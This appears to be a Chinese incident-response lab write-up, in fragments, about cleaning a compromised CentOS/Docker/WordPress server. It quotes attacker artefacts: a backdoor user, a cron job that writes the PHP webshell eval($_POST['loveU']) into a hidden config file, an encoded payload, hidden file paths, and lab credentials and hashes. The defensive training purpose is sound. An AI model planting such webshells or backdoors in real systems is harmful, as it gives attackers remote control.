
placi :

/var/tmp/.ladyg0g0/.pr1nc35

/usr/bin/.locationesclipiciu

应急靶机

1. 配置




c. 点击添加网络，随便选一个，记住添加的网络名称是什么 vmnetxxx



e. 选中刚刚的虚拟机，进行编辑



f.



g.

h.

服务器 root 密码是 123456

- 1、 请问该服务器默认配置的静态 ip 为多少
 - a) vim /etc/sysconfig/network-scripts/网卡对应的配置文件
- 2、 请配置该虚拟机的 ip , 使得主机能够 ping 通虚拟机 ip
- 3、 该系统被入侵后 , 攻击者新增了一个用户 , 请提交该用户名
- 4、 请彻底删除该用户
- 5、 该服务器被攻击者入侵后 , 攻击者写入了一个恶意代码在定时任务中 , 请寻找该恶、意代码片段
 - 6、 请删除上述的定时任务恶意片段 , 并使其生效
 - 7、 请描述该定时任务的功能并且删除该任务影响的恶意文件。
 - 8、 请恢复该服务器的 docker 环境 , 并能通过宿主机的浏览器进行访问。
 - 9、 请获取该系统服务对应的数据库用户名和密码
 - 10、 请连接该数据库查看攻击者留下的恶意信息
 - 11、 请删除该恶意信息表
 - 12、 请获取该 web 平台管理员登录的账号和密码密文。
 - 13、 已知攻击者是通过弱口令进入了系统 , 请获取该密码的明文。

- 14、请修改该 web 平台管理员登录的密码为强密码 NanYi!@#Aaa666!!
- 15、攻击者入侵服务器后，在应用代码中插入了自己的恶意代码，导致可以直接通过主页获取服务器权限，请提交该恶意代码所在的文件位置
- 16、 请恢复题 15 中的代码应用，删除恶意代码。

答题：

```
backd00r:x:1000:1000:~/home/backd00r:/bin/bash
-bash-4.2#
```

- 3.
4. userdel -r -f backd00r
5. crontab -l 或者 cat /var/spool/cron/root 文件
6. crontab -r
7. php -r 'echo
gzinflate(base64_decode("Sy1LzNFQiQ/wDw6JVs/JL0sNVY/VtAYA"))';'


a. eval(\$_POST['loveU']);输出了这个东西，那就是写\$_POST 到这

个.config.php 文件中

8.
 - a. systemctl start docker 【启动 docker】
 - b. systemctl status docker 【查看 docker 状态】
 - c. docker ps 查看所有的 docker 容器

CONTAINER ID	IMAGE	COMMAND	NAMES	CREATED
STATUS	PORTS			
6e796964537f	nginx:latest	"/docker-entrypoint..."	worldskills-nginx-1	2 years ago
Up 6 minutes	0.0.0.0:80->80/tcp, 0.0.0.0:443->443/tcp			

- d.
- e. port 这里可以看到，本机的 80 端口映射到 docker 里面的 80 端口



9.

- a. 进入 web 容器查找 config 文件
 - b. docker exec -it 容器 ID bash 【bash 不行就尝试 sh】
 - c. cd /var/www/html
 - d. tar -czvf www.tar.gz ./* 【压缩内容】
 - e. exit 【从容器退出到 linux 虚拟机上】
 - f. docker cp 6e79:/var/www/html/www.tar.gz ./ 【从容器中复制文件出来】
 - g. 查看 config.php 看到数据库配置是从 docker 环境变量中获取的
 - h. 所以我们查看 docker 的环境变量即可
10. 进入数据库容器连接 mysql
- a. docker exec -it d915 bash
 - b. mysql -uwordpress -pwordpress-pass
 - c. show databases;

```
MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| wordpress |
+-----+
2 rows in set (0.006 sec)
```

d.

```
MariaDB [(none)]> use wordpress;
Reading table information for completi
s
You can turn off this feature to get a
Database changed
```

e.

```
MariaDB [wordpress]> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| evil |
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----+
13 rows in set (0.001 sec)
```

f.


```

MariaDB [wordpress]> select * from evil;
+-----+
| flag          |
+-----+
| flag{th1s_ls_fl44444g1} |
+-----+

```

g.

11. drop table evil;

12. select * from wp_users;

a. 10a0d714dfd2738df6d1a86b90d6e1db

13. 863211

14. update 表名 set 字段='7023a914ad75560dbb7207111abbb8ca' where 条件语句

a. update wp_users set
user_pass='7023a914ad75560dbb7207111abbb8ca' where
user_login='manager1';

15. 解压 www.tar.gz 后使用 D 盾扫描

a. \www\wp-content\themes\twentytwentyone\footer.php

16. 将文件从 docker 复制出来，删掉恶意代码，再把文件复制回去

a. docker cp
7ad1:/var/www/html/wp-content/themes/twentytwentyone/footer.php ./ 【复制出来】

b. docker cp ./footer.php
7ad1:/var/www/html/wp-content/themes/twentytwentyone/footer.php 【粘贴回去】

